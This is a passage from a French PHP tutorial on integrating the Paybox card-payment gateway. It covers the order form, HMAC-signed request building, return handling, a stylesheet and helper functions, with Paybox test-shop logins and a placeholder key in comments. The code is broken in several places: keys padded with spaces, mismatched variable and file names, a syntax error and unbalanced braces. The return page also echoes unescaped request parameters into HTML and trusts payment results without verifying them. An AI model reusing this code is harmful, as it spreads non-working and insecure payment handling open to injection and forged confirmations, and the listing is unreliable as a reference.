      Voulez-vous payer en 3 fois ?
      Oui <input type="radio" name="PaieMult" value="oui">
      Non <input type="radio" name="PaieMult" value="non" checked="checked">
    <br/><br/>
    <input type="submit" name="valider" value="Valider la saisie" />
    <input type="reset" name="effacer" value="Effacer le formulaire" />
  </fieldset>
  </form>
</body>
</html>
```

#### 12.9.2.1.1.2 Programme d'envoi des informations à Paybox

Après validation du formulaire précédente le programme `paybox_clef_HMAC.php` est exécuté et reçoit les données transmises.

Il effectue des traitements validant et mettant en forme les différents champs, comme :

- Le codage du dossier sur 6 caractères ;
- La normalisation des noms et prénoms en majuscules et sans accent ;
- La mise en forme du montant à régler au format français pour l'affichage ;
- Etc.

Puis il récapitule les différents éléments du dossier.

L'écran suivant récapitule un règlement en une seule fois

Dossier à régler				
Dossier	Nom	Prénom	Courriel	Montant Total
052426	DUPONT	PAUL	dupont@orange.fr	345,87 €

Echéances	
Date	Montant
09/04/15	345,87 €

L'écran suivant récapitule un règlement en une trois fois (dans le cas d'une sélection du bouton radio sur « oui » dans l'écran précédent), pour le même montant.

Dossier à régler				
Dossier	Nom	Prénom	Courriel	Montant Total
052426	DUPONT	PAUL	dupont@orange.fr	345,87 €

Echéances	
Date	Montant
09/04/2015	115,28 €
09/05/2015	115,28 €
09/06/2015	115,31 €

Le clic sur le bouton « Payer » envoie les informations à Paybox.

Voici le programme `paybox_clef_HMAC.php`. Il utilise des fonctions contenues dans le fichier `fonction_include_sprop.php`.

```
<!DOCTYPE html>
<html>
  <head> <!-- Entête HTML -->
    <meta charset="utf-8" />
    <title>Paiement Paybox</title>
  <link href="CSS/saisie_client_paybox.css" rel="stylesheet" type="text/css" />
  </head>
  <?php
  include 'INCLUDE/fonction_include_sprop.php';
  // -----
  // Récupération des données saisies
  //

  if (isset($_POST['Nom'])) $Nom=$_POST['Nom'] ;
  else $Nom = '' ;
  if (isset($_POST['Prenom'])) $Prenom=$_POST['Prenom'] ;
  else $Prenom = '' ;
  if (isset($_POST['Dossier'])) $Dossier=$_POST['Dossier'];
  else $Dossier='';
  if (isset($_POST['Courriel'])) $Courriel=$_POST['Courriel'];
  else $Courriel='';
  if (isset($_POST['Montant_Total'])) $Montant_Total=$_POST['Montant_Total'];
  else $Montant_Total = '' ;
  if (isset($_POST['PaieMult'])) $PaieMult = $_POST['PaieMult'] ; else
  $PaieMult = '' ;
  $tab_echeances=array();
```

```
// -----
// Traitement des données saisies
// -----
$stab_validation_donnees=validation_donnees($Nom,$Prenom,$Dossier,$Courriel);
if (count($stab_validation_donnees) == 0)
{
    ?>
    <fieldset>
    <legend>Erreur :</legend><br/>
    <b>Un des champs saisis est erroné ! <br /><br />
    </fieldset>
    <?php
}
else
{
    list($Dossier,$Nom,$Prenom,$Courriel)=
        validation_donnees($Nom,$Prenom,$Dossier,$Courriel);

    // --- conversion du Montant_Total au format réel ---
    $Montant_Total = str_replace(",",".",$Montant_Total);
    $Montant_Total=round(floatval($Montant_Total),2);
    // --- préparation de Montant_Total_formate pour l'affichage ---
    $Montant_Total_formate=number_format($Montant_Total,2,",","")." &euro;";
    $stab_validation_donnees['Montant_Total']=$Montant_Total_formate;
    // -----
    // -- récupération de la date ---
    // -----
    // --- On récupère la date au format ISO-8601:2015-04-03T15:27:18+02:00 ---
    date_default_timezone_set('Europe/Paris');
    $DateTime = date("c");

    // -----
    // -- Calcul des montants selon le paiement immédiat ou en 3 fois ---
    // -----
    if ($PaieMult == "non") // --- paiement immédiat ---
    {
        // --- Préfixe de la référence pour différencier les modes de paiement ---
        // --- au comptant : CPT
        // --- en plusieurs fois : ABT ---
        $Mode_Paiement="CPT";
        // --- conversion du Montant_Total en centimes ---
        $Montant_Total_Centimes=$Montant_Total*100;
        $PARAM['paiement_immediat']=$Montant_Total_Centimes;
        $Date_Ech1 = date('d/m/y');
        $stab_echeances[0]=$Date_Ech1;
        $stab_echeances[1]=number_format($Montant_Total,2,",","")." &euro;";
    }
    else // paiement en 3 fois
    {
        // --- Préfixe de la référence pour différencier les modes de paiement ---
        // --- au comptant : CPT
        // --- en plusieurs fois : ABT ---
        $Mode_Paiement="ABT";
        // --- Chaque paiement est correspond à 33,33% du total ---
        $Montant_Ech1=round((($Montant_Total*33.33)/100),2);
        $Montant_Ech2=round((($Montant_Total*33.33)/100),2);
        $Montant_Ech3=round($Montant_Total-$Montant_Ech1-$Montant_Ech2,2);
        // --- conversion des Montants en centimes ---
        $Montant_Ech1_centimes=$Montant_Ech1*100;
        $Montant_Ech2_centimes=$Montant_Ech2*100;
        $Montant_Ech3_centimes=$Montant_Ech3*100;
    }
}
```

```

// --- Mise à jour du tableau des paramètres ---
$PARAM['paiement_immediat']=$Montant_Ech1_centimes;
$PARAM['paiement_echeance2']=$Montant_Ech2_centimes;
$PARAM['paiement_echeance3']=$Montant_Ech3_centimes;
// ---Calcul des dates de règlement ---
// Echéance 1 : immédiatement
// Echéance 2 : Echéance 1 + 1 mois
// Echéance 3 : Echéance 1 + 2 mois
$date_Ech1 = date('d/m/Y');
$date_Ech2 = date('d/m/Y', strtotime('+1 month'));
$date_Ech3 = date('d/m/Y', strtotime('+2 month'));
// --- Mise à jour du tableau des paramètres ---
$PARAM['date_echeance2']=$date_Ech2;
$PARAM['date_echeance3']=$date_Ech3;
// --- préparation des montants pour affichage ---
$tab_echeances[0]=$date_Ech1;
$tab_echeances[1]=number_format($Montant_Ech1,2,","," ")." &euro;";
$tab_echeances[2]=$date_Ech2;
$tab_echeances[3]=number_format($Montant_Ech2,2,","," ")." &euro;";
$tab_echeances[4]=$date_Ech3;
$tab_echeances[5]=number_format($Montant_Ech3,2,","," ")." &euro;";
}
// -----
// -- Affichage du dossier complet ---
// -----
$tab_dossier=array(
    'Dossier'=>$Dossier,
    'Nom'=>$Nom,
    'Prenom'=>$Prenom,
    'Courriel'=>$Courriel,
    'Montant_Total'=>$Montant_Total_formate
);
affichage_dossier("Dossier à régler",$tab_dossier);
echo WEB_EOL;
// -----
// -- Affichage des échéances ---
// -----
affichage_echeances("Echéances",$tab_echeances);
echo WEB_EOL;

// -----
// -- Tableau des paramètres pour Paybox ---
// -----
// --- URL des serveurs Paybox System classique ---
$PARAM['URL_SERVEUR_PREPROD']="https://preprod-
tpweb.paybox.com/cgi/MYchoix_pagepaiement.cgi";
$PARAM['URL_SERVEUR_PROD_PRINCIPAL']= "https://tpweb.paybox.com/cgi/MYchoix_pagepaiement.cgi";
$PARAM['URL_SERVEUR_PROD_SECOURS']= "https://tpweb1.paybox.com/cgi/MYchoix_pagepaiement.cgi";
// --- serveur utilisé pour ce programme ---
$PARAM['URL_SERVEUR_UTILISE'] = $PARAM['URL_SERVEUR_PREPROD'] ;

// --- Paramètres de la boutique Paybox System classique ---
// --- ici celle de test mutualisée fournie par PAYBOX ---
// --- pour activer (désactiver) cette boutique ---
// --- décommenter(commenter) les 3 lignes pour SITE,RANG et IDENTIFIANT ---
$PARAM['SITE']="1999888";
$PARAM['RANG']="32";
$PARAM['IDENTIFIANT']="110647233";
// --- Pour information : accès Backoffice Paybox System classique :
// URL : https://preprod-admin.paybox.com
// LOGIN : 199988832
// Mot_de_Passe : 19998881

```

```

// --- Paramètres de la boutique Paybox System 3D-Secure ---
// --- ici celle de test mutualisée fournie par PAYBOX ---
// --- pour activer (désactiver) cette boutique ---
// --- décommenter(commenter) les 3 lignes pour SITE,RANG et IDENTIFIANT ---
// $PARAM[ 'SITE ']="1999888";
// $PARAM[ 'RANG ']="43";
// $PARAM[ 'IDENTIFIANT ']="107975626";
// --- accès Backoffice Paybox System 3D-Secure :
// URL : https://preprod-admin.paybox.com
// LOGIN : 199988843
// Mot_de_Passe : 1999888I

// --- Code de la devise suivant la norme ISO 4217 : ---
// --- euro: 978 ---
// --- dollar américain: 840 ---
// --- Franc CFA BCEAO: 952 ---
// --- Franc CFA BEAC: 950 ---
// --- Franc suisse: 756 ---
// --- Livre Sterling: 826 ---
$PARAM[ 'PBX_DEVISE ']="978";
// --- Référence unique du dossier ---
// --- de la forme CPT_052426_DUPONT_PAUL_2015-04-03T15:27:18+02:00
$PARAM[ 'ref ']=$Mode_Paiement." ". $Dossier." ". $Nom." ". $Prenom." ".
$DateTime;
// --- Adresse email du client qui recevra le reçu de la carte visa ---
$PARAM[ 'email ']=$Courriel;
// --- Liste des informations retournée par Paybox ---
// E = Code d'erreur
// M = Montant de la transaction
// R = Référence de la transaction
// A = Code de l'autorisation
// T = Numéro d'appel Paybox
// S = Numéro de transaction
// Q = Heure de transaction
// W = Date de transaction
// D = Date fin de validité de la carte
// N = 6 premiers chiffres du numéro de la carte
// J = 2 derniers chiffres du numéro de la carte
// C = type de carte
// H = empreinte de la carte
// I = Pays de l'internaute
// Y = Pays de la banque émettrice de la carte
// G = Garantie 3D Secure
// P = Type de paiement
// B = Numéro d'abonnement

$PARAM[ 'RETOUR ']="erreur:E;mtant:M;ref:R;auto:A;appel:T;ntrans:S;htrans:Q;dtrs:W;dfin:D;ndcarte:N;nfcarte:J;tcarte:C;epcarte:H;paysi:I;paysc:Y;gar:G;tpt:P;nab:B";
// --- Algorithme de codage ---
$PARAM[ 'ALG_CRYP ']="SHA512";
// -----
// --- URL de retour pour traitement des données : ---
// --- celle de votre serveur qui traitera les informations ---
// --- retournées par PAYBOX ---
$PARAM[ 'URL_RETOUR_UNIQUE '] =
    "http://votre_serveur.cnam.fr/PayBox/traitemet_retour_paybox.php";
// --- URL de retour via le navigateur du client --
$PARAM[ 'URL_RETOUR_EFFECTUE '] = $PARAM[ 'URL_RETOUR_UNIQUE '];
$PARAM[ 'URL_RETOUR_REFUSE '] = $PARAM[ 'URL_RETOUR_UNIQUE '];
$PARAM[ 'URL_RETOUR_ANNULE '] = $PARAM[ 'URL_RETOUR_UNIQUE '];
$PARAM[ 'URL_RETOUR_ATTENTE '] = $PARAM[ 'URL_RETOUR_UNIQUE '];
// --- URL de retour DIRECT de serveur à serveur (url IPN)

```

```
// --- donc sans passer par le navigateur du client --
$PARAM['URL_RETOUR_REPONDRE_A'] = $PARAM['URL_RETOUR_UNIQUE'];
// --- Méthode de retour GET ou POST --
$PARAM['METHODE_RETOUR'] = "POST";

// -- Préparation calcul de la clef privée (empreinte du message) ---
// .....
// -1- On crée la chaîne à hacher sans URL : encodage ---
// .....
// l'ordre des variables doit être identique à celui du formulaire
// La chaîne est de la forme (sans aucun espace):
// PBX_SITE=1999888&PBX_RANG=32&PBX_IDENTIFIANT=110647233&PBX_TOTAL=1000...
$param_obl = "PBX_SITE=". $PARAM['SITE'] .
"&PBX_RANG=". $PARAM['RANG'] .
"&PBX_IDENTIFIANT=". $PARAM['IDENTIFIANT'] .
"&PBX_TOTAL=". $PARAM['paiement_immediat'] .
"&PBX_DEVISE=". $PARAM['PBX_DEVISE'] .
"&PBX_CMD=". $PARAM['ref'] .
"&PBX PORTEUR=". $PARAM['email'] .
"&PBX_RETOUR=". $PARAM['RETOUR'] .
"&PBX_HASH=". $PARAM['ALG_CRYP'] .
"&PBX_TIME=". $DateTime;

if ($PaieMult == "oui")
{
    $param_echeances = "&PBX_2MONT1=". $PARAM['paiement_echeance2'] .
        "&PBX_DATE1=". $PARAM['date_echeance2'] .
        "&PBX_2MONT2=". $PARAM['paiement_echeance3'] .
        "&PBX_DATE2=". $PARAM['date_echeance3'];
}

// --- dans le cas d'un retour via le navigateur de l'acheteur ---
// --- il faut utiliser ces trois paramètres : ---
// --- PBX_EFFECTUE, PBX_REFUSE et PBX_ANNULE
$param_retour = "&PBX_EFFECTUE=". $PARAM['URL_RETOUR_EFFECTUE'] .
    "&PBX_REFUSE=". $PARAM['URL_RETOUR_REFUSE'] .
    "&PBX_ANNULE=". $PARAM['URL_RETOUR_ANNULE'];

// --- dans le cas d'un retour DIRECT de serveur à serveur (url IPN) ---
// --- donc sans passer par le navigateur du client --
// --- il faut utiliser ces deux paramètres à la place des ---
// --- trois paramètres : PBX_EFFECTUE, PBX_REFUSE et PBX_ANNULE
// $param_retour = "&PBX_REPONDRE_A=". $PARAM['URL_RETOUR_REPONDRE_A'] .
// "&PBX_RUF1=". $PARAM['METHODE_RETOUR'];

// --- construction finale de la chaîne $param pour laquelle ---
// --- il faut générer une empreinte ---
if ($PaieMult == "oui") // --- paiement en 3 fois ---
{
    $param = $param_obl . $param_echeances . $param_retour;
}
else // --- paiement immédiat ---
{
    $param = $param_obl . $param_retour;
}
```

```
// .....  
// -2- Génération de l'empreinte (clef privée) de la chaîne $param ---  
// .....  
// --- On récupère la clé secrète HMAC  
// --- (peut aussi être stockée dans une base de données par exemple)  
// --- que l'on renseigne dans la variable  
// --- $keyTest = c'est la clef publique de Paybox;  
// --- Si la clé est en ASCII, On la transforme en binaire  
  
$keyTest="0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF012  
3456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF";  
$binKey = pack("H*", $keyTest);  
// --- On calcule l'empreinte (à renseigner dans le paramètre PBX_HMAC)  
// --- grâce à la fonction hash_hmac et la clé binaire  
// --- On envoie via la variable PBX_HASH l'algorithme de hachage  
// --- qui a été utilisé (SHA512 dans ce cas)  
// --- Pour afficher la liste des algorithmes disponibles  
// --- sur votre environnement,  
// --- décommentez la ligne suivante  
// print_r(hash_algos());  
  
// .....  
$algo_cryptage=strtolower($PARAM['ALG_CRYP']);  
$empreinte_carte = strtoupper(hash_hmac($algo_cryptage, $param, $binKey));  
  
// .....  
// --- La chaîne sera envoyée en majuscules, d'où l'utilisation  
// --- de strtoupper()  
// --- On crée le formulaire à envoyer à Paybox System  
// --- ATTENTION : l'ordre des champs est extrêmement important, il doit  
// --- être exactement identique à celui de la chaîne hachée : $param
```

```

// -----
// -- Formulaire d'envoi des données à Paybox ---
// -----
?>
<form method="POST" action=<? echo $PARAM['URL_SERVEUR_UTILISE']; ?>>
<!-- param_obl -->
<input type="hidden" name="PBX_SITE" value=<? echo $PARAM['SITE']; ?>>
<input type="hidden" name="PBX_RANG" value=<? echo $PARAM['RANG']; ?>>
<input type="hidden" name="PBX_IDENTIFIANT" value=<? echo
$PARAM['IDENTIFIANT']; ?>>
<input type="hidden" name="PBX_TOTAL" value=<? echo
$PARAM['paiement_immediat']; ?>>
<input type="hidden" name="PBX_DEVISE" value=<? echo
$PARAM['PBX_DEVISE']; ?>>
<input type="hidden" name="PBX_CMD" value=<? echo $PARAM['ref']; ?>>
<input type="hidden" name="PBX PORTEUR" value=<? echo $PARAM['email']; ?>>
<input type="hidden" name="PBX_RETOUR" value=<? echo $PARAM['RETOUR']; ?>>
<input type="hidden" name="PBX_HASH" value=<? echo $PARAM['ALG_CRYP']; ?>>
<input type="hidden" name="PBX_HMAC" value=<? echo $empreinte_carte; ?>>
<input type="hidden" name="PBX_TIME" value=<? echo $DateTime; ?>>
<?php
// --- traitement des échéances multiples ---
if ($PaieMult == "oui")
{
?>
<!-- param_echeances -->
<input type="hidden" name="PBX_2MONT1" value=<? echo
$PARAM['paiement_echeance2']; ?>>
<input type="hidden" name="PBX_DATE1" value=<? echo
$PARAM['date_echeance2']; ?>>
<input type="hidden" name="PBX_2MONT2" value=<? echo
$PARAM['paiement_echeance3']; ?>>
<input type="hidden" name="PBX_DATE2" value=<? echo
$PARAM['date_echeance3']; ?>>
<?php
}
?>
<!-- URL de retour par navigateur-->
<input type="hidden" name="PBX_EFFECTUE" value=<? echo
$PARAM['URL_RETOUR_EFFECTUE']; ?>>
<input type="hidden" name="PBX_REFUSE" value=<? echo
$PARAM['URL_RETOUR_REFUSE']; ?>>
<input type="hidden" name="PBX_ANNULE" value=<? echo
$PARAM['URL_RETOUR_ANNULE']; ?>>
<!-- URL de retour DIRECT de serveur à serveur : url IPN -->
<!-- en commentaires
<input type="hidden" name="PBX_REPONDRE_A" value=<? echo
$PARAM['URL_RETOUR_REPONDRE_A']; ?>>
<input type="hidden" name="PBX_RUF1" value=<? echo
$PARAM['METHODE_RETOUR']; ?>>
-->
<!-- Bouton Payer -->
<input type="submit" value="Payer">
<?php
}
?>
</form>
</body>
</html>

```

#### 12.9.2.1.2 Interprétation du retour de Paybox

Le programme `traitement_retour_paybox.php` est indiqué dans les URLs de retour PBX\_EFFECTUE, PBX\_REFUSE et PBX\_ANNULE.

Ce programme interprète les informations transmises par Paybox après la saisie des informations bancaires.

La liste des informations que Paybox doit retourner au site marchand est indiquée dans la variable PBX\_RETOUR.

Voici l'affichage produit par ce programme :

Résultat du paiement	
Statut	Paiement Validé
Code retour	00000 : Opération réussie.
Référence	ABT_052426_DUPONT_PAUL_2015-04-09T14:31:38 02:00
Montant	115,28 €
Autorisation	XXXXXX
N° d'appel Paybox	11307865
N° transaction	5958518
Date et Heure de la transaction	09-04-2015 à 14:32:04
Type de paiement	CARTE
Type de la carte	EUROCARD_MASTERCARD
N°carte	111122*****44
Fin de validité de la carte	Septembre-2017
Pays de la banque	Non défini
Empreinte de la carte	5B434C778490889697170E225029F56AFF19CA47
Garantie par 3D secure	Pas utilisé
Pays du client	France (FRA)
N°abonnement	5958519

Voici le programme `traitement_retour_paybox.php` :

```
<!DOCTYPE html>
<html>
  <head> <!-- Entête HTML -->
    <meta charset="utf-8" />
    <title>Retour Paiement Paybox</title>
    <link href="CSS/saisie_client_paybox.css" rel="stylesheet" type="text/css" />
  </head>
  <?php
    include 'INCLUDE/fonction_include_sprog.php';
    setlocale(LC_ALL, 'fr_FR.UTF-8');
    // -----
    // --- Récupération des différents éléments de retour ---
    //
    $code_erreur      = $_GET['erreur'] ; // valeur PAYBOX E
    $montant          = $_GET['mtant']   ; // valeur PAYBOX M
    $reference        = $_GET['ref']     ; // valeur PAYBOX R
    $autorisation     = $_GET['auto']    ; // valeur PAYBOX A
    $num_appel_paybox = $_GET['appel']   ; // valeur PAYBOX T
    $numero_transaction= $_GET['ntrans'] ; // valeur PAYBOX S
    $heure_trans       = $_GET['htrans']  ; // valeur PAYBOX Q
```

```

$date_trans      = $_GET['dtrans'] ; // valeur PAYBOX W
$date_fin_carte = $_GET['dfin'] ; // valeur PAYBOX D
$numero_debut_carte = $_GET['ndcarte'] ; // valeur PAYBOX N
$numero_fin_carte = $_GET['nfcarte'] ; // valeur PAYBOX J
$type_carte     = $_GET['tcarte'] ; // valeur PAYBOX C
$empreinte_carte = $_GET['epcarte'] ; // valeur PAYBOX H
$pays_internaute = $_GET['paysi'] ; // valeur PAYBOX I
$pays_carte      = $_GET['paysc'] ; // valeur PAYBOX Y
$garantie_3D_secure = $_GET['gar'] ; // valeur PAYBOX G
$type_paiement   = $_GET['tpt'] ; // valeur PAYBOX P
$num_abonnement  = $_GET['nab'] ; // valeur PAYBOX B
// -----
// --- traitement des valeurs retournées ---
// -----
// --- traitement des erreurs ---
// --- chargement du tableau des codes d'erreurs ---
$Tab_Erreurs=chargement_codes_erreurs();
if ($code_erreur == "00000") $msg_erreur="Paiement Validé";
elseif ($code_erreur == "00001") $msg_erreur="Paiement Annulé";
else $msg_erreur="Paiement Refusé";
if (!empty($Tab_Erreurs[$code_erreur]))
    $code_erreur=$code_erreur." : ".$Tab_Erreurs[$code_erreur];
// --- traitement du montant ---
if ($montant == 0)
    $Montant_formate="Aucune transaction";
else
    $Montant_formate=number_format($montant/100,2,".",",")." &euro;";
// --- traitement de la date de validité de la carte ---
date_default_timezone_set('Europe/Paris');
if (empty($date_fin_carte))
    $date_fin_carte_formatee="Non défini";
else
{
    $timestamp_en_secondes=mktime(0,0,0,substr($date_fin_carte,2,2),date("d"),substr($date_fin_carte,0,2));
    $date_fin_carte_formatee=ucwords(strftime("%B-%Y",$timestamp_en_secondes));
}
// --- traitement du numéro de la carte ---
if (empty($numero_debut_carte))
    $numero_carte="Non défini";
else
    $numero_carte=$numero_debut_carte."*****".$numero_fin_carte;
// --- traitement des pays ---
// --- chargement du tableau des pays ---
$Tab_Pays=chargement_codes_pays();
// --- Pays de l'adresse IP de l'internaute ---
if (!empty($Tab_Pays[$pays_internaute]))
    $pays_internaute=$Tab_Pays[$pays_internaute]['MIN']." (".$pays_internaute ")";
else
    $pays_internaute="Non défini";
// --- Pays de la banque émettrice de la carte ---
if (!empty($Tab_Pays[$pays_carte]))
    $pays_carte=$Tab_Pays[$pays_carte]['MIN']." (".$pays_carte ")";
else
    $pays_carte="Non défini";
// --- traitement de la garantie par 3D Secure ---
if (empty($garantie_3D_secure))
    $garantie_3D_secure="Pas utilisé";
elseif ($garantie_3D_secure == "0")
    $garantie_3D_secure="Oui";
else
    $garantie_3D_secure="Non";
// --- traitement de la date de la transaction ---

```

```

if ((empty($date_trans)) && (empty($heure_trans)))
    $date_heure_transaction="Non définie";
else
    $date_heure_transaction=substr($date_trans,0,2)."-"
    .substr($date_trans,2,2)."-".substr($date_trans,4,4)." à ".$heure_trans;
// --- traitement de l'empreinte de la carte ---
if (empty($empreinte_carte))
    $empreinte_carte="Non définie";
// --- traitement du type de la carte ---
if (empty($type_carte))
    $type_carte="Non définie";
// --- traitement de l'autorisation ---
if (empty($autorisation))
    $autorisation="Non définie";
// --- traitement du numéro de la transaction ---
if ($numero_transaction == 0)
    $numero_transaction="Aucune transaction";
// --- traitement du numéro d'appel Paybox ---
if ($num_appel_paybox == 0)
    $num_appel_paybox="Aucune transaction";
// --- traitement du type de carte ---
if (empty($type_carte))
    $type_carte="Non définie";
// --- traitement du type de carte ---
if (empty($num_abonnement))
    $num_abonnement="Non définie";

// -----
// --- Affichage du tableau du résultat du paiement ---
// -----
?>
<table summary="Résultat du paiement">
    <caption>Résultat du paiement</caption>
    <?php
        echo "<tr><td>Statut</td><td>$msg_erreur</td></tr>";
        echo "<tr><td>Code retour</td><td>$code_erreur</td></tr>";
        echo "<tr><td>Référence</td><td>$reference</td></tr>";
        echo "<tr><td>Montant</td><td>$Montant_formatee</td></tr>";
        echo "<tr><td>Autorisation</td><td>$autorisation</td></tr>";
        echo "<tr><td>N° d'appel Paybox</td><td>$num_appel_paybox</td></tr>";
        echo "<tr><td>N° transaction</td><td>$numero_transaction</td></tr>";
        echo "<tr><td>Date et Heure de la
transaction</td><td>$date_heure_transaction</td></tr>";
        echo "<tr><td>Type de paiement</td><td>$type_paiement</td></tr>";
        echo "<tr><td>Type de la carte</td><td>$type_carte</td></tr>";
        echo "<tr><td>N° carte</td><td>$numero_carte</td></tr>";
        echo "<tr><td>Fin de validité de la
carte</td><td>$date_fin_carte_formatee</td></tr>";
        echo "<tr><td>Pays de la banque</td><td>$pays_carte</td></tr>";
        echo "<tr><td>Empreinte de la carte</td><td>$empreinte_carte</td></tr>";
        echo "<tr><td>Garantie par 3D
Secure</td><td>$garantie_3D_secure</td></tr>";
        echo "<tr><td>Pays du client</td><td>$pays_internaute</td></tr>";
        echo "<tr><td>N° abonnement</td><td>$num_abonnement</td></tr>";
    ?>
</table>
</body>
</html>

```

### 12.9.2.1.3 Fichiers annexes

#### 12.9.2.1.3.1 La feuille de style

Voici la feuille de style `saisie_client_paybox.css` :

```
/* Par défaut à tous les éléments de la page */
* {color:black;
  font-family:"Arial" ;
  text-align:left;
  font-size:100%;

}
/* ===== */
/* === style pour le formulaire === */
/* ===== */

/* couleur des boutons submit et reset quand on les survole */
input[type=submit]:hover, input[type=reset]:hover {
  background-color:#FCDEDE;
}
/* couleur des boutons submit et reset actif */
input[type=submit]:active, input[type=reset]:active {
  background-color:#FCDEDE;
  box-shadow:1px 1px 1px #D83F3D inset;
}
/* couleur des champs de saisie quand on clique dedans */
input:focus, textarea:focus {
  background-color:white;
}
input[type=submit]:focus, input[type=reset]:focus {
  background-color:#FFFFF3;
}
body {
  font-family:Arial;
  font-size:90%;
}
form {
  background-color:#FAFAFA;
  padding:10px;
  width:600px;
/* width:60%; */
}
label {
  margin-top:10px;
/* display:block; */
}
label.inline {
  display:inline;
  margin-right:50px;
}
input, textarea, select, option {
  background-color:#FFF3F3;
}
input, textarea, select {
  padding:3px;
  border:1px solid #F5C5C5;
  border-radius:5px;
/*width:70px;*/
  box-shadow:1px 1px 2px #C0C0C0 inset;
  text-align:right;
  font-size:90%;
}
select {
  margin-top:10px;
}
input[type=radio] {
```

```
background-color:transparent;
border:none;
width:10px;
}
input[type=submit], input[type=reset] {
width:150px;
margin-left:5px;
box-shadow:1px 1px 1px #D83F3D;
cursor:pointer;
text-align:center;
}
/* ===== */
/* === style pour le fieldset === */
/* ===== */
fieldset {
padding:0 20px 20px 20px;
margin-bottom:10px;
border:1px solid #DF3F3F;
}
legend {
color:#DF3F3F;
font-weight:bold
}
/* ===== */
/* === style pour le tableau === */
/* ===== */
table {
border:2px solid #DF3F3F;
border-collapse:collapse;
/*width:100%;*/
width:850px;
/*margin:auto;*/
margin-left: 10px;
margin-right: auto;
}
thead, tfoot {
background-color:#D0E3FA;
border:1px solid #DF3F3F;
text-align:center;
}
tbody {
background-color:#FFFFFF;
border:1px solid #DF3F3F;
}
th {
font-family:Arial;
/*border:1px dotted #D83F3D;*/
border:1px solid #DF3F3F;
padding:5px;
background-color:#FFF3F3;
width:20%;
text-align:center;
}
td {
font-family:Arial;
font-size:90%;
border:1px solid #DF3F3F;
padding:5px;
/*text-align:left;*/
text-align:center;
}
caption {
font-family:Arial;
font-size:120%;
```

```
text-align:center;
color:#DF3F3F;
font-weight:bold
}
/* ===== */
/* == style pour le menu == */
/* ===== */
div.menu {font-size:18px;}
p.menu {color:#DF3F3F; font-weight:bold}
a.menu {color:#DF3F3F;}
a.menu:link {color:#DF3F3F;background-color:transparent;text-decoration:none;}
a.menu:visited {color:#893232;background-color:transparent;text-decoration:none;}
a.menu:hover {color:#000000;background-color:#FCDEDE;text-decoration:none;}
a.menu:active {color:#FF0000;background-color:transparent;text-decoration:none;}
```

#### 12.9.2.1.3.2 Les sous-programmes

Le fichier `fonction_include_sprog.php` contient les sous-programmes de validation, de mise en forme et de chargement de fichiers, qui sont utilisés dans les programmes PHP. Voici son contenu :

```
<?php
define("MAXDOSSIER","10000000");
define("WEB_EOL","<br/>");
// =====
// --- fonction de validation des données ---
// =====
function validation_donnees($Nom,$Prenom,$Dossier,$Courriel)
{
    // --- Protection de l'injection HTML ---
    $Nom      = strip_tags($Nom)      ;
    $Prenom   = strip_tags($Prenom)   ;
    $Dossier  = strip_tags($Dossier)  ;
    $Courriel= strip_tags($Courriel);
    // -----
    // on vérifie qu'il n'y a aucun champ vide
    // -----
    if (!empty($Dossier) && !empty($Nom) && !empty($Prenom)
    && !empty($Courriel))
    {
        // -----
        // on vérifie la validité des chaque champ
        // -----
        $retourValidationDossier  = true ;
        $retourValidationCourriel = true ;
        $retourValidationNom      = true ;
        $retourValidationPrenom   = true ;
        if (!empty($Nom))
        {
            $Nom=normalisation_nom($Nom)      ;
            $retourValidationNom=!empty($Nom);
            if ($retourValidationNom)
            {
                $Nom = $Nom ;
            }
        }
        if (!empty($Prenom))
        {
            $Prenom=normalisation_nom($Prenom) ;
            $retourValidationPrenom=!empty($Prenom);
```



```

'o', 'u', 'u', 'u', 'u', 'y', 'y', 'A', 'a', 'A', 'a', 'A', 'a', 'C', 'c',
'C', 'c', 'c', 'c', 'c', 'D', 'd', 'D', 'd', 'E', 'e', 'E', 'e', 'E',
'e', 'E', 'e', 'E', 'e', 'G', 'g', 'G', 'g', 'G', 'g', 'G', 'g', 'H', 'h',
'H', 'h', 'I', 'IJ', 'ij', 'J',
'j', 'K', 'k', 'L', 'N', 'n',
'N', 'n', 'N', 'n', 'n', 'O', 'o', 'O', 'o', 'O', 'o', 'O', 'oe', 'oe', 'R', 'r',
'R', 'r', 'R', 'r', 'S', 's', 'S', 's', 'S', 's', 'S', 's', 'T', 't', 'T',
't', 'T', 't', 'U', 'U', 'w', 'Y', 'y', 'Y', 'z', 'z', 'z', 'z', 'z', 'z', 'z', 's', 'f',
'U', 'u', 'A', 'a', 'I', 'i', 'O', 'o', 'U', 'u', 'U', 'u', 'U', 'u', 'U', 'u',
'u', 'U', 'u', 'A', 'a', 'AE', 'ae', 'o', 'o');

    // retour de la fonction
    return str_replace($caracteres_a_replacer, $caracteres_de_replacement,
$chaine);
}

// =====
// --- fonction outil de normalisation des noms ---
// =====

function normalisation_nom($chaine)
{
    // tableau des motifs de recherche
    $stab_motif=array('/[^a-zA-Z -]/', '/[-]+/', '/^-|-$/');
    // tableau des caract&egrave;res de remplacement
    $stab_replacement=array(' ', '-', '');
    // chaîne de caract&egrave;res sur laquelle s'effectue le remplacement
    $chaine_contexte=supprime_accent($chaine);
    // retour de la fonction
    return strtoupper(preg_replace($stab_motif,$stab_replacement,
$chaine_contexte));
}

// =====
// --- fonction outil de normalisation des numériques ---
// =====

function normalisation_numerique($numero)
{
    // tableau des motifs de recherche
    $stab_motif=array('/[0-9,.]/');
    // tableau des caract&egrave;res de remplacement
    $stab_replacement=array('');
    // retour de la fonction
    $numero_retour=intval(preg_replace($stab_motif,$stab_replacement, $numero));
    return $numero_retour;
}

// =====
// --- Validation du champ Dossier ---
// =====

function validation_Dossier($Dossier)
{
    $erreur=false;
    if (($Dossier == 0) || (!($Dossier >0)&&($Dossier <MAXDOSSIER)))
    {
        $erreur=true;
    }
    return !$erreur;
}

// =====
// --- Validation du champ Courriel ---
// =====

function validation_Courriel($Courriel)
{
    $resultat=filter_var($Courriel,FILTER_VALIDATE_EMAIL);
    if (empty($resultat)) $resultat=false; else $resultat=true;
    return $resultat;
}

```

```
// =====
// --- fonction outil d'affichage d'un dossier ---
// =====
function affichage_dossier($titre,$tab_dossier)
{
    // entête de l'affichage
    ?>
    <table summary="Dossier">
        <caption><?php echo $titre;?></caption>
        <thead>
            <tr>
                <!-- entête du tableau -->
                <th>Dossier</th>
                <th>Nom</th>
                <th>Pr&eacute;nom</th>
                <th>Courriel</th>
                <th>Montant Total</th>
            </tr>
        </thead>
        <?php
